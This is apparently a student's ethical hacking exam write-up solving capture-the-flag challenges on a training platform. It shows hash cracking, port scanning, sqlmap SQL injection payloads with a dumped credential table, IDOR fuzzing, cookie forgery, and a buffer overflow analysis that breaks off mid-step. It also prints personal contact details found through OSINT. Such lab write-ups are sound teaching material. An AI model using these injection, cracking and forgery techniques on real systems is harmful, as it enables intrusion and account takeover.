
# 24 hours exam - Ethical hacking

Student: Simone Garau
ID: 133533



## Fool

I first tried with the website [Md5 Encrypt & Decrypt] and it worked:




Flag: Isolation

## Fødselsnummer


Searching on Google about this Fødselsnummer I found out that it's the Norwegian national identity number. I also found out that it's always of 11 digits and it's made of only numbers. So I used the john the ripper command specifying 06cd97558029ae3a9e1f7fcdcd74771d in the file filehash2 and I the got the flag:

```
┌──(kali㉿kali)-[~]
└─$ john --format=raw-md5 --mask=[0-9] --min-length=11 --max-length=11 --fork=4 filehash2
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4×3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
3 0g 0:00:40:00 81.11% (ETA: 02:55:04) 0g/s 8449Kp/s 8449Kc/s 8449KC/s 86991287207..95102287207
1 0g 0:00:40:01 80.08% (ETA: 02:55:43) 0g/s 8338Kp/s 8338Kc/s 8338KC/s 44147902002..53347902002
2 0g 0:00:40:01 78.60% (ETA: 02:56:39) 0g/s 8184Kp/s 8184Kc/s 8184KC/s 61695305644..70895305644
4 0g 0:00:40:00 83.37% (ETA: 02:53:44) 0g/s 8680Kp/s 8680Kc/s 8680KC/s 08292314859..17492314859
06026263422      (?)
1 1g 0:00:44:14 DONE (2024-11-16 02:50) 0.000376g/s 8453Kp/s 8453Kc/s 8453KC/s 25916263422..34126263422
Waiting for 3 children to terminate
3 0g 0:00:44:14 DONE (2024-11-16 02:50) 0g/s 8564Kp/s 8564Kc/s 8564KC/s 44126803727..53326803727
4 0g 0:00:44:14 DONE (2024-11-16 02:50) 0g/s 8829Kp/s 8829Kc/s 8829KC/s 48384633489..57584633489
2 0g 0:00:44:14 DONE (2024-11-16 02:50) 0g/s 8317Kp/s 8317Kc/s 8317KC/s 63974657074..72184657074
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Flag: 06026263422

## Dust on keyboad

I tried to solve it using the john the ripper command again, but reached the 12 and then the 13 digits it started getting really slow even specifying only the right letters (I tried also with this command: `hashcat -a 3 -m 0 -1 'adegiklrs' -w 4 -O -i --increment-min 9 --increment-max 15 53ba4c338b0578878240cff683fa9a1d ?1?1?1?1?1?1?1?1?1?1?1?1?1` and I also tried with this: `john --format=raw-MD5 --mask=[adegiklrs] --min-length=9 --fork=2 [file_name]`). So I tried to check with online websites for hash cracking and I found CrackStation: I copied and pasted the hash and I got the result (it was fast because that hash was in the wordlist used by this website. I got lucky).




## Services

I had the host and the port range. I did a simple nmap command (same as other CTFs in the home exam) and I summed up the port numbers.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p6000-6500 koala2.hackingarena.no -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 13:06 CET
Nmap scan report for koala2.hackingarena.no (129.241.150.26)
Host is up (0.012s latency).
Not shown: 498 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
6197/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
6288/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
6293/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.34 seconds
```

Flag = 18778

## Crazy koala

I started searching on Internet for words like “crazy panda” and “crazy koala”. Typing for “crazy panda” I found a russian games website crazypanda.ru. I tried to get information on websites like DNSDumpster.com or whois websites but I didn’t get what I was looking for (the right email). After the teacher email I tried to check the Ip history of the website and I got the “oldest” Ip, but not the oldest email.

IP history results for crazypanda.ru.

| IP Address | Location | IP Address Owner | Last seen on this IP |
|---|---|---|---|
| 51.77.158.59 | France | OVH SAS | 2024-11-16 |
| 91.234.119.79 | Russia | Crazy Panda Rus Ltd. | 2023-01-27 |
| 91.234.116.16 | Russia | Crazy Panda Rus Ltd. | 2012-05-15 |
| 94.198.51.16 | Russia | LLC Smart Ape | 2012-01-24 |

So I decided to try searching on the Internet archive and following the teacher’s suggestion I clicked on the oldest version and found the right email.

crazy panda


**Social Games Developer**

Email: crazypanda.ru@gmail.com

---

## Phone number

I started the challenge with classic Web searches for the person I was looking for, Axl Rose. I discovered a lot of important information about him and a lot of forums and fan groups about him but even looking in the Image section of Google there wasn't any information about his phone number (there was only a picture of him with an iPhone, but no phone number yet). I tried to check on Reddit but there were only chats not so useful or websites like this: Axl Rose - Age, Phone Number, Address, Contact Info, Public Records | Radaris. Then I tried to read the challenge again and I tried to check better (I had already done it) on the website SSA (that was the first one I got searching for US Social security system on Google). I tried to enter inputs in the search text field like the name or simply the words “phone number” but I didn't get any result.
After a lot of tries (and some other challenges) I tried again to check on Internet: I was looking in every website and also looking for the security number (later I discovered that it’s very hard to get a security number if you’re not that person), but nothing. Then, after other forums, weird websites and some others wrong phone numbers tried I finally found the website https://app.pentester.com and I used this input:




After that I got 2 results but only one had the phone number, like this:

| Name | DOB | Address | City | State | ZIP | Phone | SSN |
|---|---|---|---|---|---|---|---|
| AXL W ROSE | | 6133 COUNTY PRAGER FENTON | CULVER CITY | CA | 90230 | 2104081157 | *******80 |
| AXL W ROSE | | 6133 COUNTY PRAGER FENTON | CULVER CITY | CA | 90230 | | *******80 |

I pasted the highlighted phone number and it was the flag.
Flag: 2104081157

## Is it safe?

I got username and password from here:





And a reached a new page here:
Then I took a list of fruits on wikipedia:
*Abiu*
*Açaí*
*Acerola*
*Akebi*
*Ackee*
*African Cherry Orange*
*American Mayapple*
*Apple*
*Apricot*
*Aratiles*
*Araza*
*Avocado*
*Banana*
*Bilberry*
*Blackberry*
*Blackcurrant*
*Black sapote*
*Blueberry*
*Boysenberry*
*Breadfruit*
*Buddha's hand*
*Cactus pear*

*Canistel*
*Catmon*
*Cempedak*
*Cherimoya*
*Cherry*
*Chico fruit*
*Citron*
*Cloudberry*
*Coco de mer*
*Coconut*
*Crab apple*
*Cranberry*
*Currant*
*Damson*
*Date*
*Dragonfruit*
*Durian*
*Elderberry*
*Feijoa*
*Fig*
*Finger Lime*
*Gac*
*Goji berry*
*Gooseberry*
*Grape*
*Raisin*
*Grapefruit*
*Grewia asiatica*
*Guava*
*Hala fruit*
*Haws*
*Honeyberry*
*Huckleberry*
*Jabuticaba*
*Jackfruit*
*Jambul*
*Japanese plum*
*Jostaberry*
*Jujube*
*Juniper berry*
*Kaffir lime*
*Kiwano*
*Kiwifruit*
*Kumquat*
*Lanzones*
*Lemon*
*Lime*
*Loganberry*

*Longan*
*Loquat*
*Lulo*
*Lychee*
*Magellan Barberry*
*Macopa*
*Mamey apple*
*Mamey Sapote*
*Mango*
*Mangosteen*
*Marionberry*
*Medlar*
*Melon*
*Cantaloupe*
*Galia melon*
*Honeydew*
*Mouse melon*
*Muskmelon*
*Watermelon*
*Miracle fruit*
*Momordica fruit*
*Monstera deliciosa*
*Mulberry*
*Nance*
*Nectarine*
*Orange*
*Blood orange*
*Clementine*
*Mandarine*
*Tangerine*
*Papaya*
*Passionfruit*
*Pawpaw*
*Peach*
*Pear*
*Persimmon*
*Plantain*
*Plum*
*Prune*
*Pineapple*
*Pineberry*
*Plumcot*
*Pomegranate*
*Pomelo*
*Quince*
*Raspberry*
*Salmonberry*
*Rambutan*

*Redcurrant*
*Rose apple*
*Salal berry*
*Salak*
*Santol*
*Sapodilla*
*Sapote*
*Sarguelas*
*Satsuma*
*Sloe*
*Soursop*
*Star apple*
*Star fruit*
*Strawberry*
*Sugar apple*
*Suriname cherry*
*Tamarillo*
*Tamarind*
*Tangelo*
*Tayberry*
*Thimbleberry*
*Ugli fruit*
*White currant*
*White sapote*
*Ximenia*
*Yuzu*

And I used Burpsuite to find the right fruit:





Flag: Hacking-Arena{A_banana_with_lemon_taste}

## Eucalyptus login

I started using the website normally. I noticed that selecting Paradise city i reached another page (http://koala.hackingarena.no:802/index.php?song=Paradise%20city). I decided to try

with sql injection using something like this:




At this point I knew that the website was injectable so I used sqlmap. I typed:
sqlmap -u "http://koala.hackingarena.no:802/index.php?song=Paradise%20city"
I got this output:

```
Parameter: song (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: song=Paradise city' AND 6155=6155 AND 'Nzuy'='Nzuy

    Type: time-based blind
    Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
    Payload: song=Paradise city' AND (SELECT 7507 FROM (SELECT(SLEEP(5)))bewu) AND 'QjlS'='QjlS

    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: song=-2320' UNION ALL SELECT CONCAT(0x7178766a71,0x50536578795a4d475049797a586f61706a43795066574a5967504c4167645
94d7a63637a54515275,0x717a787071)-- -
```

Then I proceed with this command: $ sqlmap -u "http://koala.hackingarena.no:802/index.php?song=Paradise%20city" --technique=BU --dump
And I got the User table:

```
[10:50:25] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[10:50:25] [INFO] fetching current database
[10:50:25] [INFO] fetching tables for database: 'user'
[10:50:25] [INFO] fetching columns for table 'users' in database 'user'
[10:50:25] [INFO] fetching entries for table 'users' in database 'user'
[10:50:25] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: user
Table: users
[10 entries]
+----------------------------------+------------+
| password                         | username   |
+----------------------------------+------------+
| f1ea8fd8aad01419b71c2c294cc4d4bf | menorah    |
| 152371672b43e3bc3cd78e5376b5f87d | bulldoze   |
| f89a9cadd9b5b8d2ae1ac9660d390fa0 | goshwhose  |
| 013cca66bd97ba2d7bc8d972956c440c | zowieup    |
| faf5d3edea2ed3fffab503948891563e | gadzooks   |
| aa6926f2f0e551f5114c95e075a53822 | pfftduring |
| a5414c6423769e8ad873d8af98cb7988 | yellowfish |
| bfcb7e6ce0b198159ba4f5afe3cc7e62 | dynamite   |
| fba51aec27813a9d41ef5e8af72e0d0f | boohoo     |
| 585fc6e3519cb726c931ed8a9fca09bc | fluffy53   |
+----------------------------------+------------+
```

Now that I got the users and the passwords I created the file with users and passwords like this:
menorah:f1ea8fd8aad01419b71c2c294cc4d4bf
bulldoze:152371672b43e3bc3cd78e5376b5f87d
goshwhose:f89a9cadd9b5b8d2ae1ac9660d390fa0
zowieup:013cca66bd97ba2d7bc8d972956c440c
gadzooks:faf5d3edea2ed3fffab503948891563e
pfftduring:aa6926f2f0e551f5114c95e075a53822
yellowfish:a5414c6423769e8ad873d8af98cb7988
dynamite:bfcb7e6ce0b198159ba4f5afe3cc7e62
boohoo:fba51aec27813a9d41ef5e8af72e0d0f
fluffy53:585fc6e3519cb726c931ed8a9fca09bc

I used this command: john fileJohn --format=raw-MD5 --min-length=6 --mask=[a-zA-Z0-9] --fork=4

And I got this:

```
┌──(kali㉿kali)-[~]
└─$ john fileJohn --format=raw-MD5 --min-length=6 --mask=[a-zA-Z0-9] --fork=4
Using default input encoding: UTF-8
Loaded 10 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4×3])
Node numbers 1-4 of 4 (fork)
4 0g 0:00:00:00  (6) 0g/s 0p/s 0c/s 0C/s
Press 'q' or Ctrl-C to abort, almost any other key for status
1 0g 0:00:00:00  (6) 0g/s 0p/s 0c/s 0C/s
3 0g 0:00:00:00  (6) 0g/s 0p/s 0c/s 0C/s
2 0g 0:00:00:00  (6) 0g/s 0p/s 0c/s 0C/s
32uSOp           (yellowfish)
4 0g 0:00:01:00 10.46% (6) (ETA: 23:55:43) 0g/s 24650Kp/s 24650Kc/s 247528KC/s KcMFhW..PfMFhW
3 0g 0:00:01:00 10.34% (6) (ETA: 23:55:50) 0g/s 24378Kp/s 24378Kc/s 244763KC/s KQayLG..PTayLG
1 0g 0:00:01:00 10.34% (6) (ETA: 23:55:50) 0g/s 24374Kp/s 24374Kc/s 244765KC/s 88dyLb..dceyLb
Waiting for 3 children to terminate
2 1g 0:00:01:00 10.60% (6) (ETA: 23:55:36) 0.01659g/s 24984Kp/s 24984Kc/s 228186KC/s m6c2ir..r9c2ir
Session aborted
```


Now with this password I can enter the site and get the user profile page. Then I have to brute force the userid with numbers between 0 to 10000 (for example): I used the tool wfuzz (faster than Burpsuite). I used this command and I got a lot of rows:

```
┌──(kali㉿kali)-[~]
└─$ wfuzz -z range,0-10000 --filter="h>1" -b CalypId="AAABBBCCCDDD1731687804" koala.hackingarena.no:802/profile.php?userid=FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://koala.hackingarena.no:802/profile.php?userid=FUZZ
Total requests: 10001

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        4 L      2 W        29 Ch       "0"
000000042:   200        4 L      2 W        29 Ch       "41"
000000031:   200        4 L      2 W        29 Ch       "30"
000000040:   200        4 L      2 W        29 Ch       "39"
000000007:   200        4 L      2 W        29 Ch       "6"
000000044:   200        4 L      2 W        29 Ch       "43"
000000041:   200        4 L      2 W        29 Ch       "40"
000000003:   200        4 L      2 W        29 Ch       "2"
000000043:   200        4 L      2 W        29 Ch       "42"
000000015:   200        4 L      2 W        29 Ch       "14"
000000039:   200        4 L      2 W        29 Ch       "38"
000000030:   200        4 L      2 W        29 Ch       "29"
000000035:   200        4 L      2 W        29 Ch       "34"
000000029:   200        4 L      2 W        29 Ch       "28"
000000037:   200        4 L      2 W        29 Ch       "36"
000000034:   200        4 L      2 W        29 Ch       "33"
000000032:   200        4 L      2 W        29 Ch       "31"
```

Then I found that there's only 29 so I added the filter h>29. Now the command changed in this:

```
┌──(kali㉿kali)-[~]
└─$ wfuzz -z range,0-10000 --filter="h>29" -b CalypId="AAABBBCCCDDD1731687804" koala.hackingarena.no:802/profile.php?userid=FUZZ
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://koala.hackingarena.no:802/profile.php?userid=FUZZ
Total requests: 10001

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000007595:   200        4 L      4 W        46 Ch       "7594"
000007608:   200        4 L      4 W        47 Ch       "7607"
000007623:   200        4 L      4 W        99 Ch       "7622"
000007645:   200        4 L      4 W        46 Ch       "7644"
000007689:   200        4 L      4 W        49 Ch       "7688"
000007672:   200        4 L      4 W        49 Ch       "7671"
000007661:   200        4 L      4 W        47 Ch       "7660"
000007715:   200        4 L      4 W        47 Ch       "7714"
000007767:   200        4 L      4 W        47 Ch       "7766"
000007753:   200        4 L      4 W        45 Ch       "7752"

Total time: 0
Processed Requests: 10001
Filtered Requests: 9991
Requests/sec.: 0
```

On the website I did the login with yellowfish and u32S, I got the profile settings page and if I change the song number on the url with 7622 (because it was the only one with more Chars) and I got the flag.




**Profile settings**

username: goshwhose
Hacking-Arena{Oh_don't_you_please_take_me_home}

# Eucalyptus forum


I started the ctf inserting in the login form username “Bamboo” and password “sutpylacuE” (the reverse of Eucalyptus as said in the text of the challenge). I got the page http://koala.hackingarena.no:803/messages.php
I tried to follow the instructions reading the messages and I wanted to try to login with username Marlow but I didn’t know how to find the right password. Then I decided to check what was happening using Burpsuite. I looked at the GET request and I saw something weird about the cookie; it was divided in 2 parts: the first part was the Base64 encode of the username (like Bamboo) and the final numbers something else.
Since there’s the timestamp of Marlow on 14.11.2024 11:44 I tried to generate timestamps from 11:43 to 11:44 and concatenate them with Base64 conversion of word “Marlow”. I asked ChatGPT to generate a python script to generate timestamps from 11.43 to 11.44 (with Marlow Base64). This is the code:

```
import base64

user = "Marlow"
b64_user = base64.b64encode(user.encode('utf-8'))
# Generate a wordlist of timestamps
start_timestamp = 1731581040  # Starting value
end_timestamp = start_timestamp - 60  # One minute before

# File to save the wordlist
output_file = "timestamp_wordlist.txt"

# Open the file and write the timestamps
with open(output_file, "w") as f:
    for timestamp in range(start_timestamp, end_timestamp - 1,
-1):  # Reverse iteration
        f.write(f"{b64_user.decode('utf-8')}{timestamp}\n")

print(f"Wordlist generated and saved to {output_file}")
```

With Burpsuite I saved the request into a file:
GET /messages.php HTTP/1.1

Host: koala.hackingarena.no:803
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://koala.hackingarena.no:803/index.php
Accept-Encoding: gzip, deflate, br
Cookie: CalypId=FUZZ
Connection: keep-alive

Now I used fuff trying all the timestamps in the generated wordlist. The command is:
ffuf -request msg.req -request-proto http -w timestamp_wordlist.txt
I noticed that the sizes were always the same (2253) so I added a filter with -fs: I got the request with size 2300 that is the one with the cookie.
With the generated cookie TWFybG931731580990 I got the right page and the flag:




Flag: Hacking-Arena{In the jungle, the mighty jungle}

# Lemon tree

I first ran the checksec command to find out what protections were enabled. I got the same result as the strawberry home exam, so I decided to try with shellcode.
I tried to use the program normally like in the home exam but I didn't know what to do and what were the right inputs. At that point I decided to take a look at the code using Ghidra:

```
undefined4 main(int param_1)

{
  undefined4 uVar1;
  undefined auStack_90 [12];
  char local_84;
  char local_83;
  char local_82;
  char local_81;
  undefined4 *local_14;

  local_14 = &param_1;
  fflush(_stdout);
  if (param_1 < 0x29) {
    puts("I\'m sittin\' here in the boring..." );
    fflush(_stdout);
    __isoc99_scanf(&DAT_0804a06b,&local_84);
    if ((((local_84 == 'r') && (local_83 == 'o')) && (local_82 == 'o')) && (local_81 == 'm')) {
      puts("It\'s just another rainy Sunday..." );
      fflush(_stdout);
      __isoc99_scanf(&DAT_0804a06b,&local_84);
      if (((local_84 == 'a') && (local_83 == 'f')) && ((local_82 == 't' && (local_81 == 'e')))) {
        printf("I\'m wastin\' my time, I got nothin\' to do" );
        printf("I\'m hangin\' around, I\'m waitin\' for you" );
        check();
      }
    }
    return 0;
```


I immediately noticed that in the main function there was a check for the 2 inputs. Now I know the right inputs to reach the check function. Analyzing the check function I noticed that there's a buffer overflow due to unsafe use of strcpy.

```
                    ************************************************************ ...
                    thunk undefined frame_dummy()
                      Thunked-Function: register_tm_clones
      undefined       AL:1          <RETURN>
                    frame_dummy                                   XREF[2]:    Entry Point
08049190 f3 0f 1e fb    ENDBR32
08049194 eb 8a          JMP        register_tm_clones                          undefine
                    -- Flow Override: CALL_RETURN (CALL_TERMINATOR)

                    ************************************************************ ...
                    *                          FUNCTION                        ...
                    ************************************************************ ...
                    undefined check()
      undefined       AL:1          <RETURN>
      undefined4      Stack[-0x8]:4 local_8                                XREF[1]:     08
      undefined1      Stack[-0x74]:1 local_74                              XREF[2]:     08
                                                                                        08
      undefined1      Stack[-0x9c]:1 local_9c                              XREF[1]:     08
                    check                                         XREF[4]:    Entry Point
                                                                              main:080493
                                                                              0804a1cc(*)
```


```
5  void check(void)
6
7  {
8    char local_9c [40];
9    char local_74 [108];
10
11   printf(
12         "I\'m wastin\' my time, I got nothin\' to do I\'m
           t nothing ever"
13         );
14   fflush(_stdout);
15   __isoc99_scanf(&DAT_0804a06b,local_74);
16   strcpy(local_9c,local_74);
17   puts("Nothing?!");
18   return;
19 }
20
```

Now I know what to do with the first answers, the problem was finding the right input length where I could start concatenating my payload.
I started answering the first 2 questions and then I tried to create long inputs using the command pattern create (to create inputs of desidered bytes).
I started with length 120 and I immediately got the segmentation fault. Then I used the command pattern search 0x6261616f and I got the offset. The $eip was overwritten and I

